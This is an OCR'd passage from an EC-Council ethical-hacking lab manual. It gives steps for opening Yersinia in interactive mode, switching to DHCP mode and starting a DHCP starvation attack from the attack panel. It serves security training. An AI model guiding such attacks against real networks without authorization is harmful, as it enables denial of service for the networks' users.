
   Note: The interactive mode of the Yersinia application only works in a maximized terminal window.
9. Type **yersinia -I** and press **Enter** to open Yersinia in interactive mode.

   Note: **-I**: Starts an interactive ncurses session.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




10. Yersinia interactive mode appears in the terminal window.



11. To remove the **Notification window**, press any key, and then press **h** for help.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Available commands** option appears, as shown in the screenshot.




13. Press **q** to exit the help options.

14. Press **F2** to select DHCP mode. In DHCP mode, **STP Fields** in the lower section of the window change to **DHCP Fields**, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Press **x** to list available attack options.
16. The **Attack Panel** window appears; press **1** to start a DHCP starvation attack.



